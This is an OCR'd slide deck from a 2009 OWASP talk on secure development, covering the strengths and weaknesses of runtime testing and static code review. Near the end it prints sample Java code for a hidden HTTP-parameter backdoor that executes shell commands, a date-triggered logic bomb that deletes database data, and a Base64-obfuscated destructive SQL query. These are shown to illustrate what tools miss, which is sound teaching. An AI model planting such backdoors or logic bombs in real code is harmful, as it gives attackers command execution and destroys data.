Secure development (for a secure planet)

Eoin Keary
OWASP Board member
Senior Manager, Ernst & Young
eoin.keary@ie.ey.com

OWASP Belgium 2009

The OWASP Foundation
http://www.owasp.org

ME

Leader within OWASP since 2002

OWASP Testing Guide V2
OWASP Code Review Guide
OWASP Irish chapter founder
OWASP Global Industry Leader

A&P Senior Manager: Ernst & Young

Application Developer &
Application Security: 12 Years

The ISSUE…

- More and More application level issues……
  - Sept/Oct 2008 – SQL Injection $9,000,000 in 24 Hours (RBS)
  - Business Logic Exploited in US Army Servers – May, 2009
  - HSBC and Barclays sites were both hit by major XSS vulnerabilities - June 2009
  - The Telegraph site was exposed by a severe SQL injection vulnerability - June 2009

"In the last five years, approximately 500 million records containing personal identifying information of United States residents stored in government and corporate databases was either lost or stolen." - "www.identitytheft.info"

Things are not improving

- Eg: XSS was discovered circa 1996
  - Initially is was a curiosity
  - Evolved to an exploit
  - Further evolution to a worm
    - MySPACE- SAMMY WORM 2005, first self propagating xss worm
  - Wide scale problem, 13 years later!
    - Toolkits: Mpack, LuckySploit, ISR-Evilgrade etc
    - Attacking the client: Phisihing, Malware Upload
  - Ironically easy to fix and detect but 60%-70% of sites are vulnerable..

What’s in your code?

- Application Code is like sausages:

Sausage	Code
“Taste nice”	Apps Look Nice
Filling	Fulfil requirement
We don’t want to know what's in them, or how they are made!!!!	Same with code!!!!!


Currently software QA (Unit, System, Integration, UAT) tests what software can do, not what we can make it do!!!!

Where is your Application Perimeter?

- Border Router?
- WAF/Firewall?
- Public facing – Authentication Page

- Software food chain?
  - Lets look at this for a sec:
    - Where does your code come from? Who wrote it? How do I know its secure / developed in a secure manner?

Software food chain



Outsourced development
Sub-Contractors
COTS (Commercial off the shelf
Application Code
Third Party API's
Bespoke outsourced development
Third Party Components & Systems
Bespoke Internal development
More
Degrees of trust
Less

You may not let some of the people who have developed your code into your offices!!

How do we (attempt) to fix this problem?

- Secure Software development
- Application Security Testing (Manual, Automated)
- Code review (Automated, Manual)

CHALLENGES FACING HUMANITY

- Make solar energy affordable
- Provide energy from fusion
- Develop carbon sequestration
- Manage the nitrogen cycle
- Provide access to clean water
- Reverse engineer the brain
- Prevent nuclear terror
- **Secure cyberspace**
- Enhance virtual reality
- Improve urban infrastructure
- Advance health informatics
- Engineer better medicines
- Advance personalised learning
- Explore natural frontiers

http://news.bbc.co.uk/2/hi/7248875.stm

Solutions

Philosophy of Secure Development


- Write code properly!!
- Adhere to business requirements and no more!!
  - "Is it a business requirement that I can access other users data?"
- Negative use case/testing
  - Lets forget XSS, SQLI CSRF for a minute.
  - There are easier ways to commit fraud than this:
    - Breaking business Logic
    - Breaking authorisation logic
    - Breaking arithmetic logic
  - They require less technical skill but can be very powerful and automated tools do not detect such issues.

Design Goals:

Security at source


Self-defending/aware applications

Fulfill business requirements and nothing more.




Philosophy of Secure Development

- Security Touch-Points
- Catch issues before they go live
- Overall Improvement in quality: Stability, Reliability, Security



Probably the cheapest solution in the long term:
Lower TCO & risk of compromise, overall better quality

Application Security Verification Techniques (360°) – Check out the OWASP ASVS


Find Vulnerabilities
Using the Running Application
(Outside-In)
Find Vulnerabilities
Using the Source Code
(Inside-Out)
Manual Application Penetration Testing
Manual Security Code Review
Automated Application Vulnerability Scanning
Automated Static Code Analysis


Runtime Testing

- Automated ("Wide but not Deep")
  - Good:
    - Detecting technical vulnerabilities:
      - XSS, SSI, SQLI, Buffer Overflows
    - Produce good coverage in a limited time (if lucky!)
    - Cost effectiveness
  - Bad:
    - Does not detect business logic issues very well
    - False sense of security
    - False Positives & (worse) False Negatives
    - Can Fail with complex flows or rich client apps (Web 2.0)
    - Non Standard environments, Can be fooled.
    - Business impact identification.

Runtime Testing

- Manual ("Deep but less wide")
  - Good:
    - Detecting technical vulnerabilities:
      - XSS, SSI, SQLI, Buffer Overflows……
    - Contextual aspects, critical business focus
    - Detecting business logic issues
    - More Accurate
    - Allows for creativity to identify non standard variants (E.g. "Persisted XSS")
  - Bad:
    - Time limited coverage, variant coverage (attack vectors)
    - Tester skill dependant (think about OWASP ASVS)
    - Can be expensive

Lets look at Code review



Code Review (Static Analysis)


- Automated
  - Good:
    - Generally good (no crawling setbacks)
    - High accuracy in identifying code violations (not necessarily security violations)
    - Fast and more cost effective
  - Bad:
    - Logical Vulnerabilities
    - Runtime binding/relationships not apparent
    - Issues are signature based, may not detect many variants
    - External compensating controls not apparent.
    - High rate of false positives
    - Problematic when not all code available

Code Review

- Manual
  - Good:
    - Generally good with technical vulnerabilities
    - Somewhat limited but better with logical vulnerabilities
    - Potentially excellent if performed properly,
      - Can detect Denial of Service, Privacy & Audit issues
      - Can detect potential backdoors, root-kits & malware
  - Bad:
    - Slow and relatively expensive. (Critical apps only?!)
    - Poorly written code (think sausage) can be difficult to review

Code review

- Key weakness with Automated Code review:
  - Authorisation logic
    - Insecure code: No authorisation code = No code [to review]
    - No code = tool has no issue to report
    - No issue to report = secure code!! [clean report]




    - Horizontal Authorisation (User Authorisation)
      – A user can not view, manipulate or deny access another user’s [of the same role] data.
    - Vertical Authorisation (Role Authorisation)
      – A user can not perform any action outside their role.

Code review


- Key weakness with Automated Code review:
  - Business Logic:
    - Transactions:
      - Any transactional function which does not require re-authentication is potentially vulnerable to CSRF
      - Requires a workflow decision: Tools don't understand business workflow
    - Mathematical controls:
      - Negative values
      - Limits
      - Conversion rates.
    - Data Transfer
      - Funds transfer: source and destination accounts
      - Data size

Code review

- Key weakness with Automated Code review:
  - Password Complexity:
    - Unless complexity logic is hard coded;
      - RegEx stored in configuration file
      - Runtime binding to file
      - Static analysis tools wont see this



Tools – At Best 45%!



- MITRE (US Gov research foundation) found that all application security tool vendors' claims put together cover only 45% of the known vulnerability types (695)
- They found very little overlap between tools, so to get 45% you need them all (assuming their claims are true)

SECURITY INNOVATION · FORTIFY SOFTWARE · PALAMIDA · watchfire · Klocwork · Secure Software · AppSIC · Interoperability Clearinghouse · CENZIC · CORE SECURITY TECHNOLOGIES · PARASOFT · Coverity · proServices · SofCheck · SPI DYNAMICS · VERACODE · OUNCE LABS

Finally….Malware and Rootkits…Tools just don’t cut it

- Tools would find it difficult to detect such things:
  - Logic Bombs
  - Backdoors

Malicious HTTP Parameter

```
if ( request.getParameter( "backdoor" ).equals( "C4A938B6FE01E" ) ) {
Runtime.getRuntime().exec( req.getParameter( "cmd" ) );
}
```

Command shell

✓ To a static scan this is normal code (forgetting Input validation etc)

✓ For Runtime testing to detect this the correct parameter (backdoor) and value would be required to be used.

For more on Java Enterprise Malware/Rootkits see:
Jeff Williams: http://www.aspectsecurity.com/documents/EnterpriseJavaRootkits.zip

Logic Bomb:

Time for bomb to set-off

```
if ( System.currentTimeMillis() > 1268784000000) // March 17 2010 (St Patricks Day)
    new Thread( new Runnable() { public void run() {
    Random sr = new SecureRandom();
    while( true ) {
        String query = "DELETE " + sr.nextInt() + " FROM data";
        try {
                c.createStatement().executeQuery( query );
                Thread.sleep( sr.nextInt() );
        } catch (Exception e) {}}
}}).start();
```

When This code detects the date is 17/3/2010 it executes a database data corruption routine.

Base64 Encoding to bypass input validation:

```
String req = request.getParameter('a');
if(validate(req){  // Usual input validation
    String x = new String(new sum.misc.BASE64Decoder().decodeBuffer(x);
    if
    (x.contains(BASE64.toASCII("VXN1cnBfRGVsZXRlICogZnJvbSB1c2VycyB3aGVyZSB1c2VyX25hbWUgPSAiYWRt
    aW4nDQo=", "usurp")
    {
        System.RunDBquery(x. BASE64.toASCII); // execute the malicious SQL query
    ……………………..
```

Usurp_Delete * from users where user_name = "admin

This has no signature a tool can "detect" and probably fool manual reviewers too….

Solution: No single answer

- Both Runtime testing and Static Analysis have their strengths and weaknesses. – we probably need to use both.
- No Silver bullet
- Simple authorisation and business logic verification is often overlooked.
- Most effective approach is to attempt to build secure code during the SDLC

OWASP
The Open Web Application Security Project

Questions

www.OWASP.org/index.php/Ireland